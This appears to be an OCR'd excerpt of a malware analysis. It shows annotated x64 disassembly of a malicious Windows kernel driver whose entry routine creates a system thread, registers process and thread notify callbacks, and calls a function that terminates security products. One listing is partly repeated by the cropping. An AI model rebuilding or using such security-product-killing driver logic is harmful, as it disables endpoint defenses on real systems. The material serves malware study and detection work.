
```
var_78= qword ptr -78h
var_70= qword ptr -70h
var_68= qword ptr -68h
var_60= dword ptr -60h
var_5C= dword ptr -5Ch
startcontext= qword ptr -58h
pkstart_routine= qword ptr -50h
pclient_id= dword ptr -48h
var_44= dword ptr -44h
var_40= qword ptr -40h
pobject_attributes= _OBJECT_ATTRIBUTES ptr -38h
var_8= dword ptr -8
var_4= dword ptr -4
threadHandle= qword ptr  10h

mov     r11, rsp
push    rbx
sub     rsp, 70h
and     dword ptr [rsp+44h], 0
lea     rcx, BoostCurrentThreadPriority
and     dword ptr [rsp+5Ch], 0
lea     r8, [r11+pobject_attributes] ; ObjectAttributes
and     qword ptr [r11+pclient_id], 0
xorps   xmm0, xmm0
mov     rax, cs:ptrPsCreateSystemThread
or      r9, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
and     [r11+threadHandle], 0
xor     edx, edx        ;  DesiredAccess
mov     [rsp+78h+pobject_attributes.Length], 30h ; '0'
and     [r11+pobject_attributes.RootDirectory], 0
mov     [r11+pkstart_routine], rcx
lea     rcx, [r11+threadHandle] ; ThreadHandle
and     [r11+startcontext], 0
mov     [rsp+78h+pobject_attributes.Attributes], OBJ_KERNEL_HANDLE
and     [r11+pobject_attributes.ObjectName], 0
movdqu  xmmword ptr [rsp+78h+pobject_attributes.SecurityDescriptor], xmm0
call    cs:__guard_dispatch_icall_fptr ; call rax = ptrPsCreateSystemThread
mov     ebx, eax
```



lea rcx, BoostCurrentThreadPriority
and dword ptr [rsp+5Ch], 0
lea r8, [r11+pobject_attributes] ; ObjectAttributes
and qword ptr [r11+pclient_id], 0
xorps xmm0, xmm0
mov rax, cs:ptrPsCreateSystemThread
or r9, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
and [r11+threadHandle], 0
xor edx, edx ; DesiredAccess
mov [rsp+78h+pobject_attributes.Length], 30h ; '0'
and [r11+pobject_attributes.RootDirectory], 0
mov [r11+pkstart_routine], rcx
lea rcx, [r11+threadHandle] ; ThreadHandle
and [r11+startcontext], 0
mov [rsp+78h+pobject_attributes.Attributes], OBJ_KERNEL_HANDLE
and [r11+pobject_attributes.ObjectName], 0
movdqu xmmword ptr [rsp+78h+pobject_attributes.SecurityDescriptor], xmm0
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsCreateSystemThread
mov ebx, eax
test eax, eax
js short loc_FFFFF803980015C1
mov rcx, [rsp+78h+threadHandle]
call SetHandleAttributesToZero
loc_FFFFF803980015C1:
mov eax, ebx
add rsp, 70h
pop rbx
retn
CreateNewUnalertableSystemThreadWithZeroAttributes endp



; __int64 __fastcall DriverEntry_Internal(__int64)
DriverEntry_Internal proc near
push rbx
sub rsp, 20h
mov rax, [rcx+_DRIVER_OBJECT.DriverSection]
mov rbx, rcx
or dword ptr [rax+68h], 20h
call ResolveKernelApiFunctions
test eax, eax
js short loc_FFFFF803980011A5
mov rcx, rbx ; DriverObject
call CreateNewUnalertableSystemThreadWithZeroAttributes
test eax, eax
js short loc_FFFFF803980011A5
mov rax, cs:ptrPsSetCreateThreadNotifyRoutine
lea rcx, CreateThreadNotifyRoutine
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateThreadNotifyRoutine
mov rax, cs:ptrPsSetCreateProcessNotifyRoutine
lea rcx, CreateProcessNotifyRoutine
xor edx, edx
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateProcessNotifyRoutine
call IterateProcessByThreadIdsAndTerminateSecurityProducts
xor eax, eax
jmp short loc_FFFFF803980011AA
loc_FFFFF803980011A5:
mov eax, STATUS_UNSUCCESSFUL
loc_FFFFF803980011AA:
add rsp, 20h
pop rbx
retn
DriverEntry_Internal endp

